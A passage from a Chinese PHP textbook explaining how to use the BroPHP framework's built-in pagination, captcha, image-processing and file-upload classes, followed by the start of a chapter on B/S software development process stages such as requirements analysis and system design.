在 BroPHP 框架中，内置了几个常用的扩展类，不需要任何改动直接就可以使用，包括文件上传、图像处理、分页和验证码四个类，并都在框架中自动进行了包含设置，直接实例化对象即可使用。如果需要更多这样的类库去使用，可以在项目目录下的 classes 目录中，自定义一些操作的类去使用。这四个常用类已经在前面章节中有过详细介绍，所以这里只是简单介绍一下如何在框架中应用。

26.11.1 分页类 Page

分页功能在每个项目中都是很常见的，框架中的分页类可以帮助你快速实现分页功能。不仅功能强大，使用也非常容易，对本类的操作只需要一些简单的属性和函数调用。虽然不需要在程序中包含分页类文件，但需要先创建分页类的对象再去应用。该类的构造方法中有 4 个参数：第一个参数是必需的，提供数据表需要显示的总记录数；第二个参数是可选的，提供每页需要显示的记录总数，默认为 25 条；

第三个参数也是可选的，用来向下一个页面提供本页中的数据；第四个参数也是可选的，用来设置默认页，需要一个布尔值，默认为 true，如果为 true 值，则默认显示第一页，如果使用 false 值，则默认页为最后一页。简单的应用使用的方式如下所示：

```php
<?php
    /**
        file: user.class.php   定义一个用户控制器类User
    */
    class User {
        /* 控制器中的默认操作方法，以分页形式显示所有用户 */
        function index() {
            $user = D("users");
            //不需要加载分页类，直接创建分页对象，只使用前两个参数，  每页显示5条数据
            $page = new Page($user->total(), 5);
            //获取每页数据，  使用分页类中的$limit属性，  获取limit限制
            $data = $user -> limit($page->limit) -> select();
            //将数据分配给模板
            $this -> assign('data', $data);
            //分配分页内容给模板，  使用分页类中的fpage()方法获取分页内容
            $this -> assign('fpage', $page -> fpage());
            //显示输出模板
            $this -> display();
        }
    }
```

输出结果如下所示：

共 33 条记录　本页 5 条　本页从 16-20 条　4/7页　首页 上一页　1 2 3 4 5 6 7　下一页　末页　4　GO

1. 设置分页输出内容显示格式

如果想自定义输出分页信息，也可以通过分页对象中的 set()方法连贯操作进行设置，可以设置一个也可以单独或连续设置多个（设置的值也可以使用图片）。使用方式如下：

```
$page -> set("head", "条图片")                    //设置分页显示单位
```

```
-> set("first", "|<")                    //修改“首页”按钮
-> set("last", ">|")                     //修改“末页”按钮
-> set("prev", "|<<")                    //修改“上一页”按钮
-> set("next", ">>|");                   //修改“下一页”按钮
```

输出结果如下所示：

共 33 条图片 本页 5 条 本页从 16-20 条 4/7页 |< << 1 2 3 4 5 6 7 >>| >| 4 GO

2. 设置分页输出内容及显示顺序

如果需要在输出结果中显示自定义内容，也可以通过 Page 类中的 fpage()方法的参数指定。在输出的结果中共由 8 部分组成，可以通过在 fpage()的参数中传入“0-7”之间的整数，自定义输出内容和输出的顺序。fpage()的方法参数使用如下所示：

```
$this->assign("fpage", $page->fpage(4,5,6,0,3));
```

输出结果如下所示：

|< << 1 2 3 4 5 6 7 >>| >| 共 33 条图片 4/7页

3. 跳转页面添加附加资源

如果从当前页需要转到下一页时，将本页的一些数据也带到下一个页面中去，就可以在创建 Page 对象时，通过设置第三个参数完成。例如，当前是分类“cid=5”下面的数据分页，转到下页时也要是“cid=5”类别下的数据。创建分页对象如下所示（可以传更多的数据过去，只要使用 PATHINFO 的格式）：

```
$page=new Page($total, NUM, "cid/5");
```

4. 可以获取的属性

除了使用分页类中的一些方法，还可以从分页对象中获取两个属性的值：一个是分页时使用的 limit，另一个则是当前正在访问的页面。如下所示：

```
$page->limit;                    //用于 SQL 语句中
$page->page;                     //获取当前所在的分页页码
```

26.11.2 验证码类 Vcode

验证码也是项目中很常见的应用，用于限制“人”而非机器操作。BroPHP 将一些实现的细节封装到 Vcode 类中，只留了一个最简单的操作接口，实例化一个对象输出即可。该类的构造方法中有三个参数：第一个参数是验证码图片的宽度，默认值是 80 像素；第二个参数是验证码图片的高度，默认值是 20 像素；第三个参数是设置验证码的个数，默认值是 4 个。使用非常简单，只要在控制中声明一个方法，并在这个方法中创建对象后直接输出，然后在表单中使用<img>的 src 指定这个操作方法即可输出验证码（注意：表单 name 名称为“code”）。如下所示：

```
1 <?php
2     /**
3         file: user.class.php   定义一个用户控制器类User
4     */
5     class User {
```

```
        /* 控制器中的操作 */
        function code() {
            //直接输出验证码对象，使用默认参数
            echo new Vcode();
            //或 new Vcode(100, 25, 5);     //使用参数设置验证码样式
        }
    }
```

在 HTML 表单中使用<img>获取动态生成的验证码图片，src 属性为“<{$url}>/code”。并使用<input>标记将用户输入和图片一致的验证码传给服务器，其中<input>中的 name 属性值为“code”。如使用方式如下：

```
<input type="text" name="code">                {* name 属性值为"code"*}
<img src="<{$url}>/code" />                    {* src 的值请求当前模块的 code 操作 *}
```

如果看不清，可以单击图片换一张，要让用户感觉不区分大小写，可以借助一些 JavaScript 代码来实现。如下所示：

```
{* 不区分大小写，输入的小写字母全部显示大写形式 *}
<input type="text" name="code" onkeyup="if (this.value != this.value.toUpperCase()) this.value = this.value.toUpper
Case();">
{* 如果图片看不清楚，单击切换一张新的图片*}
<img src="<{$url}>/code" onclick="this.src='<{$url}>/code/'+Math.random()" />
```

输出结果： 

如果使用 BroPHP 自动验证，则只要对应的模板 XML 文件存在，就会自动检查验证码（输出表单名称必须为“code”，因为在服务器中是使用$_SESSION["code"]保存的验证码，并且在自动验证中也是使用 code 值调用对应的验证函数）。

26.11.3　图像处理类 Image

在项目开发时经常需要对上传的图片内容进行优化，最常见的操作是对图片进行缩放、加水印及裁剪操作，本类提供了这三个功能。创建对象后调用 thumb()方法对图片进行缩放、调用 waterMark()方法可以为图片加水印，调用 cut()方法就可以对图片中的指定区域进行裁剪（目前支持 GIF、JPEG，PNG 等图片格式）。如下所示。

1．构造方法

该方法用来创建图像处理类的对象，只有一个参数并且是可选的，用来指定处理图片的位置。默认处理图片的目录是与框架同级目录中的 public/uploads/目录下，可以通过这个唯一参数自定义图片所在的目录位置。

2．图片缩放方法 thumb()

该方法用来对图像进行缩放，需要 4 个参数，其中最后一个参数是可选的，缩放成功后返回图片的名称，如果缩放失败，则返回 false。第一个参数是需要处理的图片名称（图片所在位置由构造方法决定）；第二个参数是图片需要缩放的宽度；第三个参数是图片需要缩放的高度；第四个参数是可选的，指定缩放后图片新名的前缀，默认值为“th_”。使用方式如下所示：

```
//例如，创建图像类对象后，将图片 brophp.gif 缩放至 300 x 300，并加上 th_前缀名
$img = new Image();                                          //创建图片对象
$imgname = $img->thumb("brophp.gif", 300, 300, "th_");       //缩放图片，返回缩放后的图片名
```

3．为图片添加水印方法 waterMark()

该方法用来为图像添加水印（只支持图片水印），也需要 4 个参数，其中最后一个参数也是可选的，成功后返回加水印后新图片的名称，如果失败，则返回 false。第一个参数是背景图片，即需要加水印的图片（图片所在位置也由构造方法决定）；第二个参数是图片水印，即作为水印的图片（图片所在位置也由构造方法决定）；第三个参数是水印图片在背景图片上添加的位置，共有 10 种状态，0 为随机位置（1 为顶端居左，2 为顶端居中，3 为顶端居右，4 为中部居左，5 为中部居中，6 为中部居右，7 为底端居左，8 为底端居中，9 为底端居右）；第四个参数是可选的，指图片新名的前缀，默认值为“wa_”。使用方式如下所示：

```
//例如，创建图像类对象后，将图片 brophp.gif 加上水印 php.gif
$img = new Image();                                          //创建图片对象
$imgname = $img->waterMark("brophp.gif", "php.gif", 5, "wa_");   //加水印中部居中
```

4．图片裁剪方法 cut()

该方法可以在一个大的背景图片中剪裁出指定区域的图片，需要 6 个参数，其中最后一个参数也是可选的，成功后返回裁剪后的图片的名称，如果失败则返回 false。第一个参数是需要剪切的背景图片；第二个参数是剪切图片左边开始的位置；第三个参数是剪切图片顶部开始的位置；第四个参数是图片剪裁的宽度；第五个参数是图片剪裁的高度；第六个参数是可选的，指图片新名的前缀，默认值为“cu_”。使用方式如下所示：

```
//例如，创建图像类对象后，将图片 brophp.gif 从 50x50 的位置开始剪裁出 100 × 100 大小的图片
$img = new Image();                                          //创建图片对象
$imgname = $img->cut("brophp.gif",50，50，100，100，"cu_"));     //剪裁出指定区域的内容
```

26.11.4 文件上传类 FileUpload

基本上每个项目都有文件上传功能，为了可以简化用户的上传工作，本类支持单个文件上传，也支持多个文件上传。另外，如果上传的是图片，还可以直接进行缩放和加水印的操作。也可以设置文件上传的尺寸、上传文件的类型和文件名称等。如下所示：

```
1  <?php
2      /**
3          file: user.class.php   定义一个用户控制器类User
4      */
5      class User {
6          /* 控制器中添加用户的操作方法，  需要添加用户头像 */
7          function add() {
8              $user = D('users');
9              //使用返回的图片名称追加到$_POST数组中，  随表单的其他元素一起插入到数据库当中
10             $_POST['picname'] = $this->upload();
11             //将用户信息添加到数据表users中
12             $user -> insert($_POST);
13         }
```

```
14
15        /* 文件上传方法，  这个方法最好不要声明在控制器中，最好定义到Model类中去 */
16        private function upload() {
17            //可以通过参数指定上传位置，  也可以通过set()方法设置
18            $up = new FileUpload();
19            //pic为上传表单的名称，  通过upload()方法实现
20            if($up->upload('pic')) {
21                //返回上传后的文件名，  通过getFileName()方法
22                return $up -> getFileName();
23            } else {
24                //如果上传失败提示出错原因，  通过getErrorMsg()方法
25                $this -> error($up -> getErrorMsg(), 3, 'index');
26            }
27        }
28    }
```

在 FileUpload 类中有几个可以使用的方法：创建对象以后，通过 upload()方法上传文件，参数为<input type=“file” name=“pic” >的 name 值；如果上传成功，可以通过该对象中的 getFileName()方法获取上传的文件（默认为随机文件名，可以设置）；如果上传失败，也可以通过 getErrorMsg()方法获取出错信息；还可以通过 set()方法进行连贯操作，限制上传文件的尺寸、类型和是否启用随机文件名，也可以通过 set()方法对上传的图片缩放和加水印。如下所示：

```
1 <?php
2 /* 文件上传方法，这个方法最好不要声明在控制器，最好定义到Model类中去 */
3     private function upload() {
4         //可以通过参数指定上传位置，也可通过set()方法设置
5         $up = new FileUpload();
6
7         //设置上传文件存方位置
8       $up -> set('path', '/usr/www/uploads')
9         //设置上传文件充许的大小，单位为字节
10        -> set('maxSize', 1000000)
11        //设置充许上传的文件类型
12        -> set('allowType', array('gif', 'jpg', 'png'))
13        //设置启有上传后随机文件名，  true启用（默认），  false使用原文件名
14        -> set('israndname', true)
15        //设置上传图片的缩放大小，  还可以通过prefix指定新名前缀
16        -> set('thumb', array('width'=>300, 'height'=>200))
17        //设置为上传图片加水印，  也可以通过prefix指定新名前缀
18        -> set('watermark', array('water'=>'php.gif', 'position'=>5)));
19
20      //pic为上传表单的名称，  通过upload()方法实现
21      if($up->upload('pic')) {
22          //返回上传后的文件名，  通过getFileName()方法
23          return $up -> getFileName();
24      } else {
25          //如果上传失败提示出错原因，  通过getErrorMsg()方法
26          $this -> error($up -> getErrorMsg(), 3, 'index');
27      }
28  }
```

上传多个文件和单个文件上传的方法一致，但 getFileName()方法返回一个数组，为上传成功的图片名称。如果上传失败，getErrorMsg()方法也返回一个数组，是每个出错的信息。

26.12 自定义功能扩展

除了使用 BroPHP 框架内置的功能外，还可以为框架自定义一些扩展功能。框架中提供了两种扩展方式：如果是一个比较小的功能，可以仅定义函数，例如获取客户端的 IP 地址；而如果需要一些比较复制的功能，就需要声明功能类放到框架中去使用。

26.12.1 自定义扩展类库

使用 BroPHP 框架除了自定义控制器类和业务模型类，还可以自定义一些扩展功能类。只要将类声明在 classes 目录下（以.class.php 为后缀名，文件名全部小写），并以类名作为文件名，一个文件中存放一个类。如果按这些规范编写，则所有自定义的类都会被 BroPHP 框架用到时自动加载，在任何位置都可以直接创建对象并使用，包括通过类名直接调用的静态方法。

26.12.2 自定义扩展函数库

如果是一个很小的功能，就不需要通过编写类去实现，只要一个小函数就可以搞定。BroPHP 框架也提供了自定义函数的位置，只要将自定义的功能函数编写在 commons 目录下的 functions.inc.php 文件中，使全局函数在任何位置都可以直接调用。

26.13 小结

本章必须掌握的知识点

- BroPHP 框架对系统的要求
- 单一入口文件的作用与声明
- 项目的目录结构部署及应用
- BroPHP 框架的一些基本设置
- 控制器的声明与应用
- 视图的声明与应用
- 模型的声明与应用
- 应用缓存设置
- 内置扩展类的使用
- 自定义功能扩展

本章需要了解的内容

- BroPHP 框架的系统特性
- BroPHP 框架源码的目录结构

第 6 部分

项目开发篇

开发一个完整的项目最重要的就是设计，而初学者最头疼的也是项目设计，不知道从何处下手，也不知道该做些什么。在本篇中不仅介绍了整个项目的开发流程，也给出了项目流程中最主要的三个环节的参考文档，包括项目需求说明书、数据库设计说明书，以及程序设计说明书。本篇项目的开发流程和文档设计，完全是按当前最流行的软件开发模式介绍的，例如基于 PHP 开发框架、采用 MVC 设计模式，以及使用面向对象的开发思想等。而且本篇不仅为读者提供一个 BroCMS 项目，也在本书的配套光盘中，提供了按照同样的开发流程设计的几种不同类型的项目，供读者学习参考使用。

第27章 B/S 结构软件开发流程

软件开发流程即软件设计思路和方法的一般过程，包括设计软件的功能和实现的算法和方法、软件的总体结构设计、数据库设计和模块设计、编程和调试、程序联调和测试及编写、提交程序。提高软件开发能力没有捷径可走，唯有走“规范化”之路。即制定适合于本企业的软件过程规范，并按照此规范执行。本规定对软件开发各个过程中的目的、要求、人员和职责、工作的内容及输入/输出、评审等进行规范。本规定主要的约束对象是 B/S 结构的应用软件开发，涉及的开发部仅指软件开发部，产品仅指狭义范围内的 B/S 结构程序或应用软件程序。

27.1 软件开发过程的划分

本规定对一个完整的开发过程按“软件过程改进方法和规范”把产品生命周期划分为 6 个阶段：包括产品概念阶段（记为 PH0）；产品定义阶段（记为 PH1）；产品开发阶段（记为 PH2）；产品测试阶段（记为 PH3）；用户验收阶段（记为 PH4）；产品维护阶段（记为 PH5）。软件项目的过程有三大类：项目管理过程、项目研发过程和机构支持过程。而这三类过程可以细分为 19 个主要过程域，分布在 PH0 到 PH5 的各个阶段。项目管理过程包含 6 个过程域，分别为：立项管理、结项管理、项目规划、项目监控、风险管理、需求管理。项目研发过程包含 8 个过程域，分别为：需求开发、技术预研、系统设计、实现与测试、系统测试、Beta 测试、客户验收、技术评审。机构支撑过程包含 5 个过程域，分别为：配置管理、质量保证、培训管理、外包与采购管理、服务与维护。建议用户（企业）根据自身情况（如发展战略、研发实力等）适当地修改使用。详细的划分如图 27-1 所示。

按照软件开发的流程规范，一个项目从策划到完成是由众多的过程规范和文档模板组成的，如表 27-1 所示。主要用于指导国内互联网企业持续地改进其软件过程能力。在项目经理领导的团队开发小组，在各种过程开发基础上，接受迭代开发和敏捷软件开发过程的思想，要不拘泥于传统的开发过程，建立公司的快速开发过程，随需而变，及时满足客户需求的变更。




图 27-1　软件开发过程划分流程图

表 27-1　软件开发过程域遵循的标准文档

需求开发	《用户需求说明书》 《软件需求规格说明书》		技术预研	《技术预研计划》 《技术预研报告》
系统设计	《体系结构设计报告》 《用户界面设计报告》 《数据库设计报告》 《模块设计报告》		实现与测试	《实现与测试计划》 《编程文档》
系统测试	《系统测试计划》 《测试用例》 《测试报告》		Beta 测试	《Beta 测试协议》 《Beta 测试报告》
客户验收	《客户验收计划》 《客户验收报告》		技术评审	《技术评审计划》 《技术评审报告》 《技术评审检查表》

由于软件开发过程域遵循的标准文档众多，本书在后面几个章节中只提供了最常用的三个文档说明，供广大读者学习参考使用，包括《项目需求说明书》、《数据库设计说明书》及《程序设计说明书》。因为这三个文档和我们的项目设计有直接联系，也是项目开发流程中最主要的说明文档，其他的文档则需要在使用时自行整理。

27.2 需求开发

需求分析说明书的形成需要市场调研，技术和市场要结合才能体现最大价值。这个阶段需要出三样东西，用户视图、数据词典和用户操作手册。用户视图是该软件用户（包括终端用户和管理用户）所能看到的页面样式，其中包含了很多操作方面的流程和条件。数据词典是指明数据逻辑关系并加以整理的

东西，完成了数据词典，数据库的设计就完成了一半多。用户操作手册是指明了操作流程的说明书。请注意，用户操作流程和用户视图是由需求决定的，因此应该在软件设计之前完成，完成这些，就为程序研发提供了约束和准绳。很遗憾，太多公司都不是这样做的，因果颠倒，顺序不分，开发工作和实际需求往往因此产生隔阂脱节的现象。需求分析中，除了以上工作，作为项目设计者，应当完整地做出项目的性能需求说明书，因为往往性能需求只有懂技术的人才可能理解，这就需要技术专家和需求方（客户或公司市场部门）能够有真正的沟通和了解。

27.2.1 需求分析流程

需求分析流程图如图 27-2 所示。




图 27-2 需求分析流程图

工作流程：市场部签订软件开发合同后，向开发部移交与之相关的资料，如合同书、技术协议等；开发部组织人员根据相关资料进行需求分析，并且要与用户进行技术交流，充分获取用户对软件开发的边界等具体问题的确认；需求分析编制完成后，经相关部门评审合格后即付诸实施。

责任部门：开发部。

相关部门：市场部、主管副总、用户。

相关资料：软件合同、技术协议、需求分析书、用户确认单、评审记录、日志。

相关规范：系统总体设计编制规范、系统详细设计编制规范。

27.2.2 需求分析说明

如果是公司开发的产品软件，则由公司领导根据市场的需求、技术的趋势及员工、经销商和用户的建议，提出新产品的概念及方向性意见，形成新产品概念书，并委托专人负责策划的前期工作，从而启动后续的工作。受委托者随后组织有关人员对新产品的市场前景、顾客需求、技术可行性、对手状态等进行调研，形成调研报告。需求调研的主要收集方式有以下方面：

- 与用户交谈，向用户提问题。
- 参观用户的工作流程，观察用户的操作。
- 向用户群体发调查问卷。

- 与同行、专家交谈，听取他们的意见。
- 分析已经存在的同类产品，提取需求。
- 从行业标准、规则中提取需求。
- 从 Internet 上搜查相关资料。

受委托人完成调研报告后，经公司领导或部门领导批准，并组织开发部对调研报告进行需求分析、研讨，确定产品的设计方案，形成《需求说明书》及项目建议书。项目建议书应阐述产品的背景、市场前景、产品的定位、特点、卖点及功能和性能的基本要求、可行性和风险评估等。需求分析的目的是对各种需求信息进行分析、消除错误、刻画细节等，进一步定义准确无误、没有二义性的软件需求。

《需求说明书》的评审由开发部主持，可邀请市场部、测试组等相关人员参加，需求分析人员根据评审意见，完善需求说明。对于客户提出的需求开发，还需与最终用户代表一起评审，原则上通过双方确认之后，需与客户方负责人做书面承诺，使之具有商业合同效力。项目建议书经过公司领导批准后，即可进入立项程序并成立项目组。立项应详细定义产品的功能和性能，确定项目的正式负责人和其他责任人及完成任务的时间和占用的资源，说明实现的大体方案和要求，以及确定对各个过程是否合并和省略的输出文件等。

立项通过评审并获得总工程师批准之后，项目负责人应组织项目组的人员制订计划，编写计划书和计划表，经评审通过后即可进入后续的过程。关于计划的制订做法，请参照各公司的《工作计划管理规定》执行。

27.2.3　输出

这一过程的输出主要包括以下方面：

- 新产品概念书
- 调研报告
- 《需求说明书》
- 《项目建议书》
- 计划书和计划表

27.3　系统设计

系统设计主要分为数据库设计、程序的概要设计及详细设计。概要设计是将系统功能模块进行初步划分，并给出合理的研发流程和资源要求。作为快速原型设计方法，完成概要设计就可以进入编码阶段了，通常采用这种方法是因为涉及的研发任务属于新领域，技术主管人员一上来无法给出明确的详细设计说明书，但是并不是说详细设计说明书不重要。事实上快速原型法在完成原型代码后，根据评测结果和经验教训的总结，还要重新进行详细设计的步骤。详细设计则是考验技术专家设计思维的重要关卡，详细设计说明书应当把具体的模块以最“干净”的方式（黑箱结构）提供给编码者，使得系统整体模块化达到最大；一份好的详细设计说明书，可以使编码的复杂性降到最低，实际上，严格讲，详细设计说明书应当把每个函数的每个参数的定义都精精细细地提供出来，从需求分析到概要设计到完成详细设计

说明书，一个软件项目就应当说完成了一半了。换言之，一个大型软件系统在完成了一半的时候，其实还没有开始一行代码工作。那些把做软件的程序员简单理解为写代码的，从根子上就错了。

27.3.1 系统设计流程

系统设计流程图如图 27-3 所示。




图 27-3 系统设计流程图

工作流程：需求分析经评审通过后，开发部组织人员进行系统设计；系统设计完成后，开发部组织相关专业部门进行评审并获得用户的确认。系统设计和系统详细设计均属于评审范围。

责任部门：开发部。

相关部门：市场部、主管副总、用户。

相关资料：需求分析书、系统总体设计规范、系统详细设计规范、数据字典、用户确认单、数据流定义、编码规范、日志。

相关规范：系统总体设计编制规范、系统详细设计编制规范。

27.3.2 系统设计说明

系统设计过程是指根据《项目建议书》、《需求说明书》的内容设计软件的系统结构、用户界面、数据库、功能模块，并编写《使用说明书初稿》等，从而在需求与代码之间建立桥梁，指导开发人员的工作，开发出能够满足用户需求的产品。

- 软件系统设计的好坏，可以用“可靠性、可维护性、结构稳定性、可扩展性、可复用性、软件执行效率”等因素来评估。
- 原则上软件系统设计、数据库设计应全局考虑，需同步编写文档，轻易不要简化。
- 界面的设计只要大多数用户、开发人员理解并认同界面原型即可，细节可在编程时实现。
- 功能模块主要是确定每个模块的主要接口、数据结构与算法，能够清楚地指导模块编程即可，可不必花太多时间设计模块细节，如开发压力较大，可在编程工作结束后安排编写。

1. 输入

这一过程的输入包括以下部分：

- 《项目建议书》。
- 《需求说明书》。
- 软件设计过程中的标准与规范。
- 软、硬件开发环境。

2. 人员与职责

项目组组长应根据开发人员的实际能力，合理地分配设计任务，包括系统设计、用户界面设计、数据库设计、模块设计、编写《使用说明书初稿》等。开发人员需详细阅读《项目建议书》、《需求说明书》，明确设计任务并准备相关的设计工具和资料。

3. 确定约束

开发人员从《项目建议书》、《需求说明书》中提取需求约束，例如：

- 本系统应当遵循的标准或规范。
- 软件、硬件环境（包括运行环境和开发环境）的约束。
- 接口/协议的约束。
- 用户界面的约束。
- 软件质量的约束，如可靠性、可维护性、结构稳定性、可扩展性、可复用性、软件执行效率等。

4. 确定设计

开发人员根据产品的需求及产品的发展战略，确定设计策略，例如：

- 根据产品的功能性、非功能性需求，确定某些设计模式。
- 说明为了方便本系统在将来的扩展功能，现在有什么措施。
- 说明本系统在当前“复用什么”，以及将来“如何被复用”。
- 说明当两个标准同时被优化时如何折中，例如时间性与空间性之间的折中，复杂性与实用性之间的折中。

5. 系统结构设计

- 将系统分解为若干子系统，确定每个子系统的功能及子系统之间的关系。绘制系统的总体结构图。
- 将子系统分解为若干模块，确定每个模块的功能及模块之间的关系，绘制子系统的结构图。
- 确定系统开发、测试所需的软、硬件环境。

6. 撰写文档

这个过程主要是根据设计过程中确定约束、确定设计、系统结构设计这几个阶段中涉及的内容编写出《系统设计说明》。

7. 用户界面设计

界面设计人员应详细阅读《需求说明书》，了解用户的需求，与用户交流，了解用户的工作习惯和他们对界面的看法，同时应多收集意见，及时改进。

8. 数据库设计

- 数据库设计人员应详细阅读《需求说明书》和《系统设计说明》，明确数据库设计任务。
- 数据库设计人员准备相关的设计工具和资料。
- 数据库设计人员确定本软件的数据库规则，例如数据库命名等。

9. 功能模块设计

- 模块设计的核心工作是“接口设计”和“数据结构与算法设计”。
- 模块设计人员详细阅读《需求说明书》和《系统设计说明》，明确模块设计任务。
- 模块设计人员需准备相关的设计工具和资料。
- 模块设计人员需确定软件的编程规范，确保模块设计文档的风格与代码的风格保持一致。

10. 输出

- 《系统设计说明》
- 用户界面原型
- 《数据库设计说明》
- 《功能模块设计说明》
- 《使用说明书初稿》

11. 评审

项目组负责人可邀请公司领导、市场部（用户）、测试组等相关人员对系统设计进行技术评审。评审小组需考查系统设计的综合能力，最后由总工程师确定可否进入软件实现过程并给出评审意见。

27.4 编码测试

在规范化的研发流程中，编码工作在整个项目流程中最多不会超过 1/2，通常在 1/3 左右的时间。所谓“磨刀不误砍柴功”，设计过程完成得好，编码效率就会极大提高，编码时不同模块之间的进度协调和协作是最需要小心的，也许一个小模块的问题就可能影响整体进度，让很多程序员因此被迫停下工作等待，这种问题在很多研发过程中都出现过。编码时的相互沟通和应急的解决手段都是相当重要的，对于程序员而言“bug”永远存在。按照测试执行方，可以分为内部测试和外部测试；按照测试范围，可以分为模块测试和整体联调；按照测试条件，可以分为正常操作情况测试和异常情况测试；按照测试的输入范围，可以分为全覆盖测试和抽样测试。总之，测试同样是项目研发中一个相当重要的步骤，对于一个大型软件，3 个月到 1 年的外部测试都是正常的，因为永远都会有不可预料的问题存在。完成测试后，完成验收并完成最后的一些帮助文档，整体项目才算告一段落，当然日后少不了升级、修补等工作，只要不是想通过一锤子买卖骗钱，就要不停地跟踪软件的运营状况并持续修补升级，直到这个软件被彻底淘汰为止。

27.4.1　编码与测试流程

编码与测试流程图如图 27-4 所示。

